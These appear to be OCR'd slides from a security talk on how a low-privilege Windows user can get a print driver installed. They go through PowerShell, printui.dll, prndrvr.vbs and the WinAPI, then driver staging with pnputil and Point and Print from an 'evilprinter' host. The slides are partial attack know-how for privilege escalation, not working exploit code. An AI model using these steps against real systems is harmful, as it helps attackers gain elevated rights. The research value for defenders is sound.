
Password

Installing a Print Driver
Using Powershell?

```
Add-PrinterDriver -Name “PCL6 Driver for Universal Print” -InfPath
“C:\Users\lowlevel\Downloads\disk1\oemsetup.inf”
```



```
PS C:\Users\lowlevel> Add-PrinterDriver -Name "PCL6 Driver for Universal Print" -InfPath
 "C:\Users\lowlevel\Downloads\disk1\oemsetup.inf"
Add-PrinterDriver : One or more specified parameters for this operation has an invalid
value.
At line:1 char:1
+ Add-PrinterDriver -Name "PCL6 Driver for Universal Print" -InfPath "C ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (MSFT_PrinterDriver:ROOT/StandardCimv2/
   MSFT_PrinterDriver) [Add-PrinterDriver], CimException
    + FullyQualifiedErrorId : HRESULT 0x80070057,Add-PrinterDriver

PS C:\Users\lowlevel>
```




-InfPath

Specifies the path of the printer driver INF file in the driver store. INF files contain information about the printer and the printer driver.


https://docs.microsoft.com/en-us/powershell/module/printmanagement/add-printerdriver?view=windowsserver2019-ps

Installing a Print Driver
Using printui.dll?

```
rundll32 printui.dll PrintUIEntry /ia /m “PCL6 Driver for Universal Print” /r
“lpt1:” /f C:\Users\lowlevel\Downloads\disk1\oemsetup.inf
```



```
C:\Users\lowlevel>rundll32 printui.dll PrintUIEntry /ia /m "PCL6 Driver for Univ
ersal Print" /r "lpt1:" /f C:\Users\lowlevel\Downloads\disk1\oemsetup.inf

C:\Users\lowlevel>
```



User Account Control

Do you want to allow this app to make changes to your device?

Printer driver software installation

Verified publisher: Microsoft Windows

Show more details


To continue, enter an admin user name and password.

albinolobster

Installing a Print Driver


Using prndrvr.vbs?

```
cscript.exe C:\Windows\System32\Printing_Admin_Scripts\en-US\prndrvr.vbs -a -m “PCL6 Driver for Universal Print” -v 3
-e “Windows x64” -i C:\Users\lowlevel\Downloads\disk1\oemsetup.inf
```



```
C:\Users\lowlevel>cscript.exe C:\Windows\System32\Printing_Admin_Scripts\en-US\p
rndrvr.vbs -a -m "PCL6 Driver for Universal Print" -v 3 -e "Windows x64" -i C:\U
sers\lowlevel\Downloads\disk1\oemsetup.inf
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

Unable to add printer driver PCL6 Driver for Universal Print Win32 error code 5

C:\Users\lowlevel>_
```

Installing a Print Driver Using the WinAPI?



Windows / Apps / Win32 / Desktop Technologies / Documents and Printing

InstallPrinterDriverFromPackage function

05/31/2018 • 2 minutes to read • +1

Installs a printer driver from a driver package that is in the print server's driver store.

Syntax

C++ Copy

```
HRESULT InstallPrinterDriverFromPackage(
  _In_ LPCTSTR pszServer,
  _In_ LPCTSTR pszInfPath,
  _In_ LPCTSTR pszDriverName,
  _In_ LPCTSTR pszEnvironment,
  _In_ DWORD   dwFlags
);
```

https://docs.microsoft.com/en-us/windows/win32/printdocs/installprinterdriverfrompackage

Installing a Print Driver

As a Low Level User

How do we get a print driver into the driver store?!

Staging a Print Driver

Staging a Print Driver

What is the Driver Store?

- From Microsoft's Drive Store documentation:

  Starting with Windows Vista, the driver store is a trusted collection of inbox and third-party driver packages. The operating system maintains this collection in a secure location on the local hard disk.


  ...

  Before a driver package is copied to the driver store, the operating system first verifies that the digital signature is correct.

- The trusted location is `C:\Windows\System32\DriverStore`
- Copying a driver into Driver Store is called **staging**

Staging a Print Driver
Who Can Stage Drivers?


- Administrators
- pnputil.exe often the tool of choice.



```
C:\WINDOWS\system32>pnputil /add-driver C:\Users\lowlevel\Downloads\disk1\oemsetup.inf
Microsoft PnP Utility

Adding driver package:  oemsetup.inf
Driver package added successfully.
Published Name:         oem9.inf

Total driver packages:  1
Added driver packages:  1

C:\WINDOWS\system32>
```


Staging a Print Driver
Standard User Can Now Use the Driver

```
Add-Printer -Name “lol” -DriverName “PCL6 Driver For Universal Print” -PortName “lpt1:”
```



```
PS C:\Users\lowlevel> Add-Printer -Name "lol" -DriverName "PCL6 Driver For Univ
ersal Print" -PortName "lpt1:"
PS C:\Users\lowlevel> _
```

Staging a Print Driver
Can Someone Else Stage Drivers?



Find a printer by other options

\\10.0.0.6\

Example: \\
http://com

Connecting to evilprinter on 10.0.0.6

Looking for a driver...

Do you trust this printer?

Windows needs to download and install a software driver from the \\10.0.0.6 computer to print to evilprinter. Proceed only if you trust the \\10.0.0.6 computer and the network.

Staging a Print Driver
Can Someone Else Stage Drivers?

From Microsoft's Point and Print with Driver Packages documentation:

A print client that is connected to a print server can use point and print to copy an entire driver package for installation.

...

